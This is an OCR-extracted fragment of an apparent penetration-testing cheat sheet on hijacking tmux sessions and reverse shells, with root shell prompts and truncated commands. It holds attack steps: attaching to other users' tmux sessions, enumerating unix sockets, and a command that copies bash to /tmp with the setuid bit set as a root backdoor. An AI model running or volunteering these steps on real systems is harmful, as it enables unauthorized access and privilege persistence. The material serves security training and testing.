
```
tmux -S /tmp/dev_sess ls #List using that socket, you ca
```




```
┌─(root💀XTeam)-[~]
└─# tmux ls
0: 1 windows (created Thu Sep  1 12:47:15 2022) (attached)

┌─(root💀XTeam)-[~]
└─# 
```

- **Hijacking opened sessions**

```
tmux attach -t SESSNAME #If you write something in this
# use -d for Detach Oppened session
```



```
┌──(root💀XTeam)-[~]
└─# tmux attach -t 0
```



```
┌──(root💀XTeam)-[~]
└─# 

[0] 0:zsh*
```

Reverse Shell Hijacking

- **Enumeration**

```
netstat -a -p --unix |grep -E '?\.s'
```

- **Hijacking**

```
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod
```